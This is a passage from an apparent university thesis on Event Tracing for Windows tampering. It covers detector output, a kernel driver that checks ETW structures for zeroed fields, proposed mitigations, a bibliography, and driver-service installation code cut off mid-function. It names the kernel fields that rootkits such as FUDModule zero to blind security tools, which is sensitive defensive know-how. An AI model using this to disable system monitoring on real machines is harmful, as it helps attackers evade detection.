  {EDD08927-9CC4-4E65-B970-C2560FB5C289}        0 / 1819.0             Microsoft-Windows-Kernel-File
  {70EB4F03-C1DE-4F73-A051-33D13D5413BD}        0 / 5865.0             Microsoft-Windows-Kernel-Registry
  {D1D93EF7-E1F2-4F45-9943-03D245FE6C00}        0 / 9.3                Microsoft-Windows-Kernel-Memory
  {16A1ADC1-9B7F-4CD9-94B3-D8296AB1B130}        0 / 25.3               Microsoft-Windows-Kernel-AppCompat
  {E02A841C-75A3-4FA7-AFC8-AE09CF9B7F23}        0 / 93.6               Microsoft-Windows-Kernel-Audit-API-Calls
  {85A62A0D-7E17-485F-9D4F-749A287193A6}        0 / 0.0                Microsoft-Windows-Audit-CVE
  {F4E1897C-B85D-5668-F1D8-040F4D8DD344}        0 / 0.0                Microsoft-Windows-Threat-Intelligence
  {45EEC9E5-4A1B-5446-7AD8-A4AB1313C437}        0 / 0.0                Microsoft-Windows-Security-LessPrivilegedAppContainer
  {FAE10392-F0AF-4AC0-B8FF-9F4D920C3CDF}        0 / 0.0                Microsoft-Windows-Security-Mitigations
  {EA216962-877B-5B73-F7C5-8AEF5375959E}        0 / 0.0                Microsoft-Windows-Security-Adminless
[!] Anomaly detected!
- Microsoft-Windows-Kernel-Process ({22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716})  has 0 occurences, previous average is 681.3
- Microsoft-Windows-Kernel-Disk ({C7BDE69A-E1E0-4177-B6EF-283AD1525271})  has 0 occurences, previous average is 79.0
- Microsoft-Windows-Kernel-File ({EDD08927-9CC4-4E65-B970-C2560FB5C289})  has 0 occurences, previous average is 1819.0
- Microsoft-Windows-Kernel-Registry ({70EB4F03-C1DE-4F73-A051-33D13D5413BD})  has 0 occurences, previous average is 5865.0
- Microsoft-Windows-Kernel-Memory ({D1D93EF7-E1F2-4F45-9943-03D245FE6C00})  has 0 occurences, previous average is 9.3
- Microsoft-Windows-Kernel-AppCompat ({16A1ADC1-9B7F-4CD9-94B3-D8296AB1B130}) has 0 occurences, previous average is 25.3
- Microsoft-Windows-Kernel-Audit-API-Calls ({E02A841C-75A3-4FA7-AFC8-AE09CF9B7F23})  has 0 occurences, previous average is 93.6
[!] Probable blinding attempt!
```

Figure 4.2: Alert about possible blinding attempt displayed when event numbers on the blinded system dropped to 0.

This shows that the implemented detection method is capable of detecting attacks targeting a wide number of standard system providers based on the change in event frequency.

4.1.2 Detecting the attacks from kernel-mode

Operating in kernel-mode has the important benefit of being able to access all components of ETW both through the standard interfaces as well as through the structures in kernel memory. This allows for a much more precise approach to detecting attacks on ETW by directly interacting with the kernel and its

memory structures.

Monitoring kernel ETW structures for malicious changes

Having access to kernel memory allows detection of these attacks based on memory inspection of the targeted ETW structures. The fields modified by the above-mentioned attacks usually have a known range of values during normal operation and can be easily checked for anomalies. In the case of these attacks, such anomalies would be the zeroing of the monitored fields, which is not commonly done during normal system operation. It would however still depend on the monitoring tool to combine this information with other indicators and determine the likelihood of an actual attack happening in the system.

Implementation

A kernel driver (`etwdetect.sys`) was implemented to demonstrate this approach by monitoring the state of ETW kernel structures targeted by the three attacks described in section 3.2.

It monitors the following structures:

- Kernel Provider Callbacks
- The Microsoft-Windows-Threat-Intelligence provider configuration
- System Logger Settings

In addition to the driver, a user-mode app acting as a companion to the driver was created, named `etw-detect-companion.exe`. It controls the driver and displays alerts when potential attacks are detected.

Due to the fact that the Windows loader cannot be utilised from a kernel driver to correctly map files into memory, a more complex approach is necessary to search for the monitored structures. The `ntoskrnl.exe` binary is loaded into memory and searched as-is without any remapping. For this reason, all offsets need to be adjusted according to the section they are located in by converting relative addresses within sections to global virtual addresses valid within the whole file. The selected structures are then located using approaches similar to those described in subsection 3.2.3, subsection 3.2.4 and subsection 3.2.5.

After the structures are located, a system thread is created that repeatedly wakes up (by default every one second) and inspects specific fields in these structures. The performed checks are:

- All 15 provider registration handles initialized in `EtwpInitialize` must be non-zero (i.e. initialized and available).

- The `IsEnabled` and `Level` members of `ProviderEnableInfo` of the `Microsoft-Windows-Threat-Intelligence` provider must be non-zero (Windows Defender would not normally disable its main event collector nor set the level filter to not receive events from it).

- The `EtwpActiveSystemLoggers` member of `SystemLoggerSettings` in the `HostSiloState` structure must be non-zero. By default, there is at least one system logger (ID `0x02`) active in Windows at all times.

If any of these checks fail, it means that the logging capabilities of the system are diminished and that an attack may be ongoing. An alert is then set in the driver, which will be received by the companion app the next time it polls the driver for updates. The companion app will then display an alert to the user indicating the detected attack(s) and the state of the monitored structures, as illustrated in Figure 4.3.

```
ETW blinding detector (kernel-mode) v. 1.0
havrama5@fit.cvut.cz, 2023
-----------------------------------------
Commands:
install         Installs the driver service
uninstall       Uninstalls the driver service
scanner start   Starts the scanner
scanner stop    Stops the scanner
debug           Enabled/disabled debug mode. By default, debug mode is disabled
help            Displays this message
exit            Exit the app
-----------------------------------------

[+] Autoinstall is disabled. Please install the driver manually
> install
[+] Opening service etw-detect
[+] Service doesn't exist, creating...
[+] Successfully created service!
[+] Service started successfully
[+] Installed driver service!
[+] Initialized driver device!
> scanner start
[+] Started scanner!
[+] ALERT: All monitored ETW callbacks (15) have been disabled!
[+] ALERT: Threat-Intelligence provider has been disabled!
[+] ALERT: Active system loggers have been cleared!
```

Figure 4.3: Companion app displaying alerts about detected attacks.

4.2 Possible mitigations

Whereas detection of these types of attacks is relatively easy to implement, preventing them altogether is a significantly more complex task. It seems that the Windows OS does not consider kernel memory belonging to ETW structures as critical and deserving of increased protection as other kernel memory areas. The suggested mitigation techniques are only discussed in theory, as their practical implementation would require complex modifications to the Windows kernel or third-party tools that are beyond the scope of this thesis.

4.2.1 Managing access to kernel memory

One possible approach to preventing unauthorized changes to kernel ETW structures is establishing a more granular access control mechanism for selected areas of kernel memory. One tool demonstrating such capabilities is `MemoryRanger`, developed by Igor Korkin [32, 93]. This hypervisor-based tool uses a kernel driver to divide system memory into individual enclaves with access control measures established for access between them. Original system memory with all drivers loaded before `MemoryRanger` is considered a trusted system enclave, and all subsequently loaded code is considered its own enclaves with limitations on access to other enclaves. This can prevent newly loaded kernel drivers, such as those utilised by `FUDModule`, from overwriting kernel memory by blocking their access to the trusted system enclave. This was demonstrated as a protection against unauthorized modification of kernel ETW structures in research conducted by `Binarly` [41].

This approach could be adapted to work in the other direction as well. ETW structures are not intended to be modified directly by third-party drivers. Due to this fact, it would be possible to prevent access to them from third-party kernel drivers by dividing them into their own specific memory region and inspecting the source of any write access into that region, stopping writes originating outside of the kernel itself.

4.2.2 Expanding the scope of Kernel Patch Protection

Another approach to protecting ETW and other important structures in kernel memory would be to expand the scope and capabilities of the Kernel Patch Protection (KPP) mechanism. Currently, KPP does not protect structures whose contents frequently change. KPP could be modified to hold a hash of sensitive kernel structures and detect any changes by periodically re-hashing them and comparing the value against the stored hash. To allow these structures to be modified from the kernel, a new API interface for these modifications could be provided to the kernel that would modify these structures and also update their hash stored in the KPP.

Conclusion

The aim of this thesis was to research Microsoft's Event Tracing for Windows Framework present in the Windows OS, study known attacks against the framework, implement a proof of concept of some of these attacks and propose an approach to detecting and preventing them.

The research phase consisted of an examination of the ETW framework, its components and functionality. The use of this framework by a selection of security software was also discussed, followed by a compilation of known attacks against it and methods of detecting these attacks.

In the analysis phase, a malware campaign by the Lazarus group was studied, with a particular focus on the `FUDModule` rootkit and its ability to blind system monitoring tools, including two previously unknown attacks on the ETW framework.

The implementation phase involved the development, testing and evaluation of three attacks against the ETW framework.

Finally, countermeasures for these implemented attacks were proposed, consisting of a user-mode and kernel-mode detection mechanism and a discussion on possible prevention measures based on the `MemoryRanger` memory protection tool and modifications to Windows' `Kernel Patch Protection`. Overall, this research provides insights into the structure of the ETW framework and its vulnerabilities and offers potential solutions to enhance its security.

Future work

There are a number of ways in which the work presented in this thesis can be expanded upon:

Developing a comprehensive detection tool

While the presented detection approaches are sufficient for detecting the individual attacks on ETW, there is a potential for a much more

powerful detection tool to be implemented that would combine all presented approaches together for an increase in reliability and detection capabilities.

Implementing the proposed countermeasures

The proposed countermeasures were only described in theory. More insight could be gained by implementing and evaluating those measures. While adding support for hashing and protecting kernel structures into the `Kernel Patch Protection` may prove too complicated without access to the OS source code, access control using `MemoryRanger` or other hypervisor-based techniques should be significantly easier to implement and test and may prove a viable countermeasure for these types of attacks.

Bibliography

1. COMPUTER HOPE. *Microsoft Windows history*. 2021. Available also from: `https://www.computerhope.com/history/windows.htm`. Accessed on 18.04.2023.
2. FSPRO LABS. *Windows event logs - Event Log FAQ*. [N.d.]. Available also from: `https://eventlogxp.com/essentials/windowseventlog.html`. Accessed on 18.04.2023.
3. SHAABAN, Ayman; SAPRONOV, Konstantin. *Practical windows forensics: Leverage the power of Digital Forensics for Windows Systems*. Packt Publishing, 2016. ISBN 1783554096.
4. NTDEBUGGING. *ETW introduction and Overview*. Microsoft, 2009. Available also from: `https://learn.microsoft.com/en-us/archive/blogs/ntdebugging/part-1-etw-introduction-and-overview`. Accessed on 18.04.2023.
5. SABAWI, Reem; MIRABAL, Justin; PAETSCH, Sarah; BAXTER, Joshua. *Instrumenting Your Code with ETW*. Microsoft, 2022. Available also from: `https://learn.microsoft.com/en-us/windows-hardware/test/weg/instrumenting-your-code-with-etw`. Accessed on 18.04.2023.
6. RUSSINOVICH, Mark E.; SOLOMON, David A.; IONESCU, Alex. *Windows Internals*. 5th ed. O'Reilly Media, Inc., 2009. ISBN 0735625301.
7. WHITE, Steven; SHARKEY, Kent; COULTER, David; BATCHELOR, Drew; SATRAN, Michael. *Registry*. Microsoft, 2021. Available also from: `https://learn.microsoft.com/en-us/windows/win32/sysinfo/registry`. Accessed on 18.04.2023.
8. MICROSOFT. *Process Monitor*. Microsoft, 2023. Available also from: `https://learn.microsoft.com/en-us/sysinternals/downloads/procmon`. Accessed on 18.04.2023.

9. YASAR, Kinza; LOCKHART, Eddie. *Windows Registry Editor (regedit)*. TechTarget, 2022. Available also from: `https://www.techtarget.com/searchenterprisedesktop/definition/Windows-Registry-Editor`. Accessed on 18.04.2023.
10. HUDEK, Ted; SHERER, Tim. *Filter drivers*. Microsoft, 2021. Available also from: `https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/filter-drivers`. Accessed on 18.04.2023.
11. MYKHAILO, Victor. *Practical Comparison of the Most Popular API Hooking Libraries: Microsoft Detours, EasyHook, Nektra Deviare, and Mhook*. Apriorit, 2022. Available also from: `https://www.apriorit.com/dev-blog/win-comparison-of-api-hooking-libraries`. Accessed on 18.04.2023.
12. GRETZKY, Kuba. *Defeating Antivirus Real-time Protection From The Inside*. BREAKDEV, 2016. Available also from: `https://breakdev.org/defeating-antivirus-real-time-protection-from-the-inside/`. Accessed on 18.04.2023.
13. OLSZAK, Filip. *Detecting Process Injection with ETW*. RedBluePurple, 2022. Available also from: `https://web.archive.org/web/20221207000139/https://blog.redbluepurple.io/windows-security-research/kernel-tracing-injection-detection`. Accessed on 18.04.2023.
14. PARK, Insung; BUCH, Ricky. Improve Debugging And Performance Tuning With ETW. *MSDN Magazine*. 2007, vol. 2007, no. April.
15. MICROSOFT. *System ETW Provider Event Keyword-Level Settings*. Microsoft, 2020. Available also from: `https://learn.microsoft.com/en-us/message-analyzer/system-etw-provider-event-keyword-level-settings`. Accessed on 18.04.2023.
16. SHARKEY, Kent; COULTER, David; SATRAN, Michael; JACOBS, Mike; BRIDGE, Karl. *About Event Tracing*. Microsoft, 2021. Available also from: `https://learn.microsoft.com/en-us/windows/win32/etw/about-event-tracing`. Accessed on 18.04.2023.
17. PALANTIR. *Tampering with Windows Event Tracing: Background, Offense, and Defense*. Palantir Blog, 2018. Available also from: `https://blog.palantir.com/tampering-with-windows-event-tracing-background-offense-and-defense-4be7ac62ac63`. Accessed on 18.04.2023.
18. BRIDGE, Karl; SHARKEY, Kent; SATRAN, Michael. *Event Tracing Sessions*. Microsoft, 2021. Available also from: `https://learn.microsoft.com/en-us/windows/win32/etw/event-tracing-sessions`. Accessed on 18.04.2023.

19. BRIDGE, Karl; BATCHELOR, Drew; SHARKEY, Kent; COULTER, David; SATRAN, Michael. *Configuring and Starting the Global Logger Session*. Microsoft, 2021. Available also from: https://learn.microsoft.com/en-us/windows/win32/etw/configuring-and-starting-the-global-logger-session. Accessed on 18.04.2023.
20. BRIDGE, Karl; SHARKEY, Kent; COULTER, David; SATRAN, Michael. *Configuring and starting the NT kernel logger session*. Microsoft, 2021. Available also from: https://learn.microsoft.com/en-us/windows/win32/etw/configuring-and-starting-the-nt-kernel-logger-session. Accessed on 18.04.2023.
21. BENCHERCHALI, Nasreddine. *A primer on event tracing for windows (ETW)*. Medium, 2021. Available also from: https://nasbench.medium.com/a-primer-on-event-tracing-for-windows-etw-997725c082bf. Accessed on 18.04.2023.
22. MICROSOFT. *EVENT_TRACE_PROPERTIES structure (evntrace.h)*. Microsoft, 2022. Available also from: https://learn.microsoft.com/en-us/windows/win32/api/evntrace/ns-evntrace-event_trace_properties. Accessed on 18.04.2023.
23. BRIDGE, Karl; SHARKEY, Kent; BATCHELOR, Drew; COULTER, David; SATRAN, Michael. Microsoft, 2021. Available also from: https://learn.microsoft.com/en-us/windows/win32/etw/nt-kernel-logger-constants. Accessed on 18.04.2023.
24. BRIDGE, Karl; SHARKEY, Kent; BATCHELOR, Drew; COULTER, David; SATRAN, Michael. *SplitIo class*. Microsoft, 2021. Available also from: https://learn.microsoft.com/en-us/windows/win32/etw/splitio. Accessed on 18.04.2023.
25. REDPLAIT. *etw tracing handles in kernel*. Blogspot, 2020. Available also from: https://redplait.blogspot.com/2020/07/etw-tracing-handles-in-kernel.html. Accessed on 18.04.2023.
26. MITRE. *CVE-2020-0601*. Mitre, 2020. Available also from: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-0601. Accessed on 18.04.2023.
27. HOGAN, Patrick. *Experimenting with Protected Processes and Threat-Intelligence*. pat_h/to/file, 2020. Available also from: https://blog.tofile.dev/2020/12/16/elam.html. Accessed on 18.04.2023.
28. NTRAISEHARDERROR. *Introduction to Threat Intelligence ETW*. undev.ninja, 2020. Available also from: https://undev.ninja/introduction-to-threat-intelligence-etw/. Accessed on 18.04.2023.

29. HUDEK, Ted; SHERER, Tim. *Windows Kernel-Mode I/O Manager*. Microsoft, 2021. Available also from: https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/windows-kernel-mode-i-o-manager. Accessed on 18.04.2023.
30. CHRISTENSEN, Elden. *Troubleshooting Hangs Using Live Dump*. Microsoft, 2019. Available also from: https://techcommunity.microsoft.com/t5/failover-clustering/troubleshooting-hangs-using-live-dump/ba-p/372080. Accessed on 18.04.2023.
31. MICROSOFT. *Storage Manager (Windows CE 5.0)*. Microsoft, 2012. Available also from: https://learn.microsoft.com/en-us/previous-versions/windows/embedded/ms886165(v=msdn.10). Accessed on 18.04.2023.
32. POGONIN, Denis; KORKIN, Igor. *Microsoft Defender Will Be Defended: MemoryRanger Prevents Blinding Windows AV*. 2022. Available from arXiv: 2210.02821 [cs.CR]. Accessed on 18.04.2023.
33. MICROSOFT. *CompiledScriptBlock.cs*. GitHub, 2018. Available also from: https://github.com/PowerShell/PowerShell/blob/79f21b41de0de9b2f68a19ba1fdef0b98f3fb1cb/src/System.Management.Automation/engine/runtime/CompiledScriptBlock.cs/#L1546-L1829. Accessed on 18.04.2023.
34. SIGMAHQ. *Sigma*. GitHub, 2022. Available also from: https://github.com/SigmaHQ/sigma. Accessed on 18.04.2023.
35. NEXTRON SYSTEMS. *Aurora*. Nextron Systems, 2023. Available also from: https://www.nextron-systems.com/aurora/. Accessed on 18.04.2023.
36. KARANTZAS, George; PATSAKIS, Constantinos. An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors. *Journal of Cybersecurity and Privacy*. 2021, vol. 1, no. 3, pp. 387–421. Available from DOI: 10.3390/jcp1030021.
37. BOTACIN, Marcus; DOMINGUES, Felipe Duarte; CESCHIN, Fabricio; MACHNICKI, Raphael; ZANATA ALVES, Marco Antonio; GEUS, Paulo Licio de; GRÉGIO, André. AntiViruses under the Microscope: A Hands-on Perspective. *Comput. Secur.* 2022, vol. 112, no. C. ISSN 0167-4048. Available from DOI: 10.1016/j.cose.2021.102500.
38. HYVARINEN, Noora. *Detecting Parent PID Spoofing*. F-Secure, 2018. Available also from: https://blog.f-secure.com/detecting-parent-pid-spoofing/. Accessed on 18.04.2023.

39. LICATA, Adam. *New Visibility Features in Symantec Endpoint Detection and Response (EDR)*. Symantec, 2020. Available also from: https://symantec-enterprise-blogs.security.com/blogs/product-insights/new-visibility-features-symantec-endpoint-detection-and-response-edr. Accessed on 18.04.2023.
40. PROCESSUS THIEF. *ETWMonitor*. GitHub, 2022. Available also from: https://github.com/Processus-Thief/ETWMonitor. Accessed on 18.04.2023.
41. BINARLY. *Design issues of modern EDRs: bypassing ETW-based solutions*. Binarly, 2021. Available also from: https://www.binarly.io/posts/Design_issues_of_modern_EDRs_bypassing_ETW-based_solutions/index.html. Accessed on 18.04.2023.
42. MANDIANT. *SilkETW*. GitHub, 2019. Available also from: https://github.com/mandiant/SilkETW. Accessed on 18.04.2023.
43. GEREND, Jason; HARWOOD, Robin; KNAPETT, David; DOWNIE, Ken; ROSS, Elizabeth; PARENTE, John; PLETT, Corey; POGGEMEYER, Liza. *logman*. Microsoft, 2023. Available also from: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/logman. Accessed on 18.04.2023.
44. GEREND, Jason; HARWOOD, Robin; KNAPETT, David; DOWNIE, Ken; ROSS, Elizabeth; PARENTE, John; PLETT, Corey; POGGEMEYER, Liza; DRUMM, Blake; TOLIVER, Kristine; COULTER, David; JACOBS, Mike; KOUDELKA, Martin; MOLCHANOV, Valeriy; MAMMEN, Brock; XELU86. *wevtutil*. Microsoft, 2023. Available also from: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/wevtutil. Accessed on 18.04.2023.
45. MARCHO, Craig. *Windows Performance Monitor Overview*. Microsoft, 2019. Available also from: https://techcommunity.microsoft.com/t5/ask-the-performance-team/windows-performance-monitor-overview/ba-p/375481. Accessed on 18.04.2023.
46. BUCK, Alex; CHAMPAGNIE, Althea; GREGGIGWG. *Microsoft Message Analyzer Operating Guide*. Microsoft, 2022. Available also from: https://learn.microsoft.com/en-us/message-analyzer/microsoft-message-analyzer-operating-guide. Accessed on 18.04.2023.
47. CHAMPAGNIE, Althea. *Microsoft Message Analyzer Deprecation Notice*. Microsoft TechNet, 2019. Available also from: https://social.technet.microsoft.com/Forums/en-US/074b2d62-b45d-4712-92e3-e6015d0c1b1c/microsoft-message-analyzer-deprecation-notice?forum=messageanalyzer. Accessed on 18.04.2023.

48. GRAFF, Eliot; PAETSCH, Sarah; BUSTAD, Dale; BAXTER, Joshua; SOWOON. *Windows Performance Toolkit*. Microsoft, 2022. Available also from: https://learn.microsoft.com/en-us/windows-hardware/test/wpt/. Accessed on 18.04.2023.
49. MICROSOFT. *PerfView*. GitHub, 2023. Available also from: https://github.com/microsoft/perfview. Accessed on 18.04.2023.
50. YOSIFOVICH, Pavel. *EtwExplorer*. GitHub, 2019. Available also from: https://github.com/zodiacon/EtwExplorer. Accessed on 18.04.2023.
51. MICROSOFT. *EventRegister function (evntprov.h)*. Microsoft, 2022. Available also from: https://learn.microsoft.com/en-us/windows/win32/api/evntprov/nf-evntprov-eventregister. Accessed on 18.04.2023.
52. CHAPPELL, Geoff. *ETW_REG_ENTRY*. Goeff Chappell, 2022. Available also from: https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/ntos/etwp/etw_reg_entry/index.htm. Accessed on 18.04.2023.
53. STORCHAK, Svitlana; PODOBRY, Sergey. *_ETW_REG_ENTRY*. Vergilius Project, 2020. Available also from: https://www.vergiliusproject.com/kernels/x64/Windows%2010%20%7C%202016/2009%2020H2%20(October%202020%20Update)/_ETW_REG_ENTRY. Accessed on 18.04.2023.
54. STORCHAK, Svitlana; PODOBRY, Sergey. *_ETW_GUID_ENTRY*. Vergilius Project, 2020. Available also from: https://www.vergiliusproject.com/kernels/x64/Windows%2010%20%7C%202016/2009%2020H2%20(October%202020%20Update)/_ETW_GUID_ENTRY. Accessed on 18.04.2023.
55. CHAPPELL, Geoff. *ETW_GUID_ENTRY*. Goeff Chappell, 2022. Available also from: https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/ntos/etwp/etw_guid_entry.htm. Accessed on 18.04.2023.
56. STORCHAK, Svitlana; PODOBRY, Sergey. *_TRACE_ENABLE_INFO*. Vergilius Project, 2020. Available also from: https://www.vergiliusproject.com/kernels/x64/Windows%2010%20%7C%202016/2009%2020H2%20(October%202020%20Update)/_TRACE_ENABLE_INFO. Accessed on 18.04.2023.
57. MICROSOFT. *Event Tracing for Windows Information Disclosure Vulnerability CVE-2023-21536*. Microsoft Security Response Center, 2023. Available also from: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-21536. Accessed on 18.04.2023.

58. MICROSOFT. *Event Tracing for Windows Information Disclosure Vulnerability CVE-2023-21753*. Microsoft Security Response Center, 2023. Available also from: `https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-21536`. Accessed on 18.04.2023.

59. MITRE. *CVE List*. MITRE, 2023. Available also from: `https://cve.mitre.org/cve/`. Accessed on 18.04.2023.

60. MICROSOFT. *Module windows::Win32::System::Diagnostics::Etw*. Microsoft, 2020. Available also from: `https://microsoft.github.io/windows-docs-rs/doc/windows/Win32/System/Diagnostics/Etw/index.html`. Accessed on 18.04.2023.

61. BIASINI, Nick. *Ransomware or Wiper? LockerGoga Straddles the Line*. Talos Intelligence, 2019. Available also from: `https://blog.talosintelligence.com/lockergoga/`. Accessed on 18.04.2023.

62. REDPLAIT. *what's wrong with Etw*. Blogspot, 2020. Available also from: `https://redplait.blogspot.com/2020/07/whats-wrong-with-etw.html`. Accessed on 18.04.2023.

63. RODRIGUEZ, Roberto. *COMPlus ETWEnabled detection notes*. GitHub, 2020. Available also from: `https://gist.github.com/Cyb3rWard0g/a4a115fd3ab518a0e593525a379adee3`. Accessed on 18.04.2023.

64. HIROAKI, Hara; LEE, Ted. *Earth Baku: An APT Group Targeting Indo-Pacific Countries With New Stealth Loaders and Backdoor*. Trend Micro, 2021. Available also from: `https://documents.trendmicro.com/assets/white_papers/wp-earth-baku-an-apt-group-targeting-indo-pacific-countries.pdf`.

65. SKYWING. *PatchGuard Reloaded: A Brief Analysis of PatchGuard Version 3*. Vol. 8. 2007. Available also from: `http://www.uninformed.org/?v=8&a=5`. Accessed on 18.04.2023.

66. VELLA, Christopher. *Reversing & bypassing EDRs*. CrikeyCon. 2019. Available also from: `https://www.youtube.com/watch?v=85H4RvPGIX4`. Accessed on 18.04.2023.

67. CHESTER, Adam. *Hiding your .NET - COMPlus_ETWEnabled*. XPN InfoSec Blog, 2020. Available also from: `https://blog.xpnsec.com/hiding-your-dotnet-complus-etwenabled/`. Accessed on 18.04.2023.

68. KÁLNAI, Peter. *Amazon-themed campaigns of Lazarus in the Netherlands and Belgium*. We Live Security, 2022. Available also from: `https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium/`. Accessed on 18.04.2023.

69. CYBERSECURITY AND INFRASTRUCTURE SECURITY AGENCY. *MAR-10295134-1.v1 - North Korean Remote Access Trojan: BLINDINGCAN*. Cybersecurity and Infrastructure Security Agency, 2020. Available also from: `https://www.cisa.gov/news-events/analysis-reports/ar20-232a`. Accessed on 18.04.2023.

70. GOODIN, Dan. *No fix in sight for mile-wide loophole plaguing a key Windows defense for years*. Ars Technica, 2022. Available also from: `https://arstechnica.com/information-technology/2022/10/no-fix-in-sight-for-mile-wide-loophole-plaguing-a-key-windows-defense-for-years/`. Accessed on 18.04.2023.

71. CLULEY, Graham. *British police arrested a man and a woman earlier this week, suspected of operating a website which offered services to online criminals which could help them evade detection by anti-virus software*. We Live Security, 2015. Available also from: `https://www.welivesecurity.com/2015/11/27/police-malware-encryption-service/`. Accessed on 18.04.2023.

72. KÁLNAI, Peter; HAVRÁNEK, Matěj. Lazarus & BYOVD: evil to the Windows core. 2022. Available also from: `https://www.virusbulletin.com/uploads/pdf/conference/vb2022/papers/VB2022-Lazarus-and-BYOVD-evil-to-the-Windows-core.pdf`.

73. MALLO, Oscar. *Abusing SeLoadDriverPrivilege for privilege escalation*. Tarlogic Security, 2018. Available also from: `https://www.tarlogic.com/blog/seloaddriverprivilege-privilege-escalation/`. Accessed on 18.04.2023.

74. HUDEK, Ted; HARRIS, Anastasia; MCCLISTER, Christopher; GRAFF, Eliot. *Kernel-Mode Code Signing Requirements*. Microsoft, 2022. Available also from: `https://learn.microsoft.com/en-us/windows-hardware/drivers/install/kernel-mode-code-signing-requirements--windows-vista-and-later-`. Accessed on 18.04.2023.

75. POSLUŠNÝ, Michal. *Signed kernel drivers – Unguarded gateway to Windows' core*. We Live Security, 2022. Available also from: `https://www.welivesecurity.com/2022/01/11/signed-kernel-drivers-unguarded-gateway-windows-core/`. Accessed on 18.04.2023.

76. DEKEL, Kasif. *CVE-2021-21551- Hundreds Of Millions Of Dell Computers At Risk Due to Multiple BIOS Driver Privilege Escalation Flaws*. SentinelOne, 2021. Available also from: `https://www.sentinelone.com/labs/cve-2021-21551-hundreds-of-millions-of-dell-computers-at-risk-due-to-multiple-bios-driver-privilege-escalation-flaws/`. Accessed on 18.04.2023.

77. HUDEK, Ted; SHERER, Tim. *PreviousMode*. Microsoft, 2021. Available also from: https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/previousmode. Accessed on 18.04.2023.

78. MICROSOFT. *IMAGE_INFO structure (ntddk.h)*. Microsoft, 2023. Available also from: https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/ns-ntddk-_image_info. Accessed on 18.04.2023.

79. AHNLAB SECURITY EMERGENCY RESPONSE CENTER. Analysis Report on Lazarus Group's Rootkit Attack Using BYOVD. 2022. Available also from: https://asec.ahnlab.com/wp-content/uploads/2022/09/Analysis-Report-on-Lazarus-Groups-Rootkit-Attack-Using-BYOVD_Sep-22-2022.pdf.

80. VMPSOFT. *VMProtect*. VMPSoft, 2023. Available also from: https://vmpsoft.com. Accessed on 18.04.2023.

81. YOSIFOVICH, Pavel; RUSSINOVICH, Mark; IONESCU, Alex; SOLOMON, David. *Windows Internals: System architecture, processes, threads, memory management, and more*. Vol. 2. 7th ed. Microsoft, 2017. ISBN 9780735684188.

82. MICROSOFT. *EX_CALLBACK_FUNCTION callback function (wdm.h)*. Microsoft, 2022. Available also from: https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nc-wdm-ex_callback_function. Accessed on 18.04.2023.

83. MICROSOFT. *OB_OPERATION_REGISTRATION structure (wdm.h)*. Microsoft, 2022. Available also from: https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ns-wdm-_ob_operation_registration. Accessed on 18.04.2023.

84. WHITE, Steven; KENNEDY, John; COULTER, David; BATCHELOR, Drew; JACOBS, Mike; SATRAN, Michael. *Windows Filtering Platform*. Microsoft, 2020. Available also from: https://learn.microsoft.com/en-us/windows/win32/fwp/windows-filtering-platform-start-page. Accessed on 18.04.2023.

85. VIVIANO, Amy. *Introduction to Windows Filtering Platform Callout Drivers*. Microsoft, 2021. Available also from: https://learn.microsoft.com/en-us/windows-hardware/drivers/network/introduction-to-windows-filtering-platform-callout-drivers. Accessed on 18.04.2023.

86. MICROSOFT. *FWPS_CALLOUT0 structure (fwpsk.h)*. Microsoft, 2021. Available also from: https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/fwpsk/ns-fwpsk-fwps_callout0_. Accessed on 18.04.2023.

87. SLAERYAN, Upayan. *Data Only Attack: Neutralizing EtwTi Provider*. CNO Development Labs, [n.d.]. Available also from: https://web.archive.org/web/20221129083446/https://public.cnotools.studio/bring-your-own-vulnerable-kernel-driver-byovkd/exploits/data-only-attack-neutralizing-etwti-provider. Accessed on 18.04.2023.

88. LABRO, Clement. *PPLdump*. GitHub, 2022. Available also from: https://github.com/itm4n/PPLdump. Accessed on 18.04.2023.

89. HOGAN, Patrick. *Sealighter-TI*. GitHub, 2022. Available also from: https://github.com/pathtofile/SealighterTI. Accessed on 18.04.2023.

90. FORSHAW, James. *Issue 1550: Windows: Desktop Bridge Activation Arbitrary Directory Creation EoP*. Google project-zero, 2018. Available also from: https://bugs.chromium.org/p/project-zero/issues/detail?id=1550. Accessed on 18.04.2023.

91. HOGAN, Patrick. *Sealighter*. GitHub, 2022. Available also from: https://github.com/pathtofile/Sealighter. Accessed on 18.04.2023.

92. YOSIFOVICH, Pavel. *ProcMon vs. ProcMonX*. Microsoft, 2018. Available also from: https://web.archive.org/web/20180311013057/http://blogs.microsoft.co.il/pavely/2018/01/17/procmon-vs-procmonx/. Accessed on 18.04.2023.

93. KORKIN, Igor. *MemoryRanger*. GitHub, 2020. Available also from: https://github.com/IgorKorkin/MemoryRanger. Accessed on 18.04.2023.

Appendix A

Attachments

This chapter contains attached source code, referred to in this thesis.

```
//Open the service or create it if it doesn't exist
Logger::Info("Opening service " + _driverServiceName);
SC_HANDLE h_service = OpenServiceA(schSCManager,
                        _driverServiceName.c_str(),
                        SC_MANAGER_ENUMERATE_SERVICE);
if (!h_service && GetLastError() == ERROR_SERVICE_DOES_NOT_EXIST) {
    Logger::Info("Service doesn't exist, creating...");
    h_service = CreateService(schSCManager,
                    _driverServiceName.c_str(),
                    _driverServiceName.c_str(), SERVICE_ALL_ACCESS,
                    SERVICE_KERNEL_DRIVER, SERVICE_DEMAND_START,
                    SERVICE_ERROR_NORMAL,
                    _driverExecutablePath.c_str(),
                    NULL, NULL, NULL, NULL, NULL);
    if (!h_service) {
        Logger::ErrorHex("CreateService failed", GetLastError());
        CloseServiceHandle(schSCManager);
        return false;
    }
    else
